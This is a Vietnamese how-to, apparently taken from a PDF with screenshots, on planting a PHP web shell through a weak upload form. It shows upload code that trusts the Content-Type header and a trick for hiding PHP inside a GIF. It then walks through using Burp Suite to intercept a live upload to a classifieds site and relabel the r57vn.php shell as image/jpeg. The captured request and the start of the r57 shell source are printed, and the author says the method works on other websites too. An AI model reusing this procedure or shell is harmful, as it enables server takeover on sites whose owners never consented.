
```
*****
<?php
if($_FILES['userfile']['type'] != "image/gif") {
echo "Sorry, we only allow uploading GIF images";
exit;
}
$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['userfile']['name']);
if (move_uploaded_file($_FILES['userfile']['tmp_name'],
$uploadfile)) {
echo "File is valid, and was successfully uploaded.\n";
} else {
echo "File uploading failed.\n";
}
?>
*****
```

- Đoạn code này cho phép kiểm tra chỉ cho phép upload file định dạng image/gif (content type) → Để vượt qua chúng ta chỉ cần chỉnh sửa content type là có thể upload được
  - Có đoạn code cho phép kiểm tra nội dung file để phát hiện file đó có phải là file → Để vượt qua chúng ta tạo ra một file ảnh dạng .gif hay jpg rồi dùng notepad để chỉnh sửa, thêm đoạn code php vào cuối file .gif đó rồi đổi đuôi thành .php. Khi upload file này hệ thống sẽ kiểm tra nội dung và phát hiện đây là file gif là cho upload
- b. Thực hiện Phương án 1 – Upload shell
- Cài java


- Chạy chương trình Burpsuite\_v1.3 để làm Intercepting Proxy. Nhấn đúp vào file .jar giải nén từ bộ download được



## Chạy chương trình Burpsuite




Mặc định chương trình này chỉ làm proxy cho chính máy chạy chương trình, để các máy khác có thể sử dụng chương trình này làm proxy phải → Vào tab proxy → chọn Options rồi có thể Edit tùy biến port sử dụng (mặc định là 8080) bỏ dấu check box “loopback only”




Chuyển sang tab Intercept để cấu hình các mode hoạt động của Intercepting proxy

- Chế độ Intercept on: đây là chế độ hoạt động. Nếu một người đặt máy tính này làm proxy thì toàn bộ quá trình truy cập ra internet đều bị proxy này quản lý. Khi một request từ trình duyệt tới Proxy, nó sẽ phát hiện nội dung có thể chỉnh sửa và forward đi thì mới tới máy chủ web
- Chúng ta tắt chế độ này bằng cách nhấn vào Intercept on sẽ thành off. Mục đích khi người dùng sử dụng phần mềm này làm proxy thì vẫn có thể vào Internet bình thường. Chúng ta cũng tắt tính năng này chỉ bật lên khi có yêu cầu upload và chỉnh sửa nội dung gói tin



Vào IE chỉnh proxy vào địa chỉ 127.0.0.1 port 8080. IE → IE options → tab connection nhấn vào nút LAN Settings



Thử vào Internet sau khi đặt proxy (vào trang tocbatdat.com). Đã vào được

Đăng ký một Account để có thể đăng một bài viết và có hình ảnh. Đối với các forum hay website khác cũng cần đăng ký một acc để có thể đăng bài viết.

Login vào bằng một account rồi đăng một bài lên website

- Phần hình ảnh tôi upload Shell r57vn.php
- Chú ý là chưa nhấn nút hoàn thành để Upload bài mà tôi sẽ chỉnh sửa trong Proxy bật tính năng Intercept On lên để toàn bộ nội dung từ trình duyệt sẽ chuyển vào proxy
- Sau đó tôi sẽ vào proxy chỉnh sửa và forward đi

The screenshot shows a web page titled "Đăng bán - Windows Internet Explorer" with the URL [http://tocbatdat.com/vnss\\_raovat/dang-ban/](http://tocbatdat.com/vnss_raovat/dang-ban/). The page has a header with tabs: Trang chủ, Tin tức, Rao vặt, and Tuyển dụng. A search bar is present. The main content area contains three sections:

- 1. Tên sản phẩm** (Vui lòng dùng tiếng Việt có dấu hoặc tiếng Anh, độ dài 40 ký tự)
 

Mô tả cách upload file PHP lên web site  
Mô tả ngắn : Write by Tocbatdat
- 2. Chọn ngành hàng**


Laptop - Linh kiện Laptop
- 3. Mô tả sản phẩm**

Hàng khuyến mại	<input checked="" type="checkbox"/> Không <input type="checkbox"/> Có
Hàng nổi bật	<input checked="" type="checkbox"/> Không <input type="checkbox"/> Có
Sắp ra mắt	<input checked="" type="checkbox"/> Không <input type="checkbox"/> Có
Hình sản phẩm	<input type="text" value="C:\Users\HD\Desktop\r57vn.php"/> <input type="button" value="Browse..."/>
Hỗ trợ file hình định dạng *.jpg, *.gif, *.png. Dung lượng file hình tối đa 1Mb.	
Giá bán	<input type="text" value="1000000"/> <input type="button" value="USD"/>
Giá thị trường	<input type="text" value="1000000"/> <input type="button" value="USD"/>
Quốc gia	<input type="button" value="Việt Nam"/> <input type="button" value="Tỉnh/TP"/> <input type="button" value="Hà Nội"/>
Cách bán hàng	<input checked="" type="radio"/> Xem hàng và trả tiền trực tiếp hoặc chuyển tiền trước nhận hàng sau <input type="radio"/> Xem hàng và trả tiền trực tiếp <input type="radio"/> Chuyển tiền trước nhận hàng sau <input type="radio"/> Đặt hàng trước, 3 ngày sau nhận hàng <input type="radio"/> Cách khác


At the bottom, there are buttons for "Done", "Internet | Protected Mode: On", and a zoom level indicator of 100%.



- Bật Intercept On



- Chuyển sang IE nhấn nút “đăng bán hay đăng bài...” để upload thông tin lên webserver. Do đặt proxy nên toàn bộ thông tin sẽ chuyển vào proxy



Vào Proxy kiểm tra chúng ta sẽ thấy thông tin:

- Accept (chỉ cho phép các định dạng – tại dòng thứ 2)
- Content-Type của chúng ta lại là: “text/plain” không lầm trong danh mục được upload nên nếu chúng ta cứ forward đi luôn thì file r57vn.php chắc chắn không upload được.
- Tôi chỉnh lại Content-Type là “image/jpeg” là ok và upload lên thành công

**burp suite v1.3**

burp intruder repeater window help

target proxy spider scanner intruder repeater sequencer decoder comparer options alerts

intercept options history

requestto http://tocbatdat.com:80 [210.245.81.156]

forward drop intercept is on action


raw params headers hex

```

POST /vnss_raovat/dang-ban/ HTTP/1.1
Accept: application/x-ms-application, image/jpeg, application/xaml+xml,
image/gif, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash,
application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, /*
Referer: http://tocbatdat.com/vnss_raovat/dang-ban/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; InfoPath.2)
Content-Type: multipart/form-data;
boundary=-----7dafa7f0ecc
Accept-Encoding: gzip, deflate
Host: tocbatdat.com
Proxy-Connection: Keep-Alive
Pragma: no-cache
Cookie: PHPSESSID=9ff7b4c1e577101124ffaf4eb5935c45
Content-Length: 102889

```

- Chính sửa content type thành image/jpeg → Nhấn forward để upload file này lên website




```

-----7dafa7f0ecc
Content-Disposition: form-data; name="t_hinhanh"; filename="r57vn.php"
Content-Type: image/jpeg


<?
error_reporting(0);
set_magic_quotes_runtime(0);
@set_time_limit(0);
@ini_set('max_execution_time',0);
@ini_set('output_buffering',1);
@ini_set('register_globals','1');
$safe_mode = @ini_get('safe_mode');
$version = "1.35";
if(version_compare/phpversion(), '4.1.0') == -1)
{
$_POST = &$HTTP_POST_VARS;
$_GET = &$HTTP_GET_VARS;

```

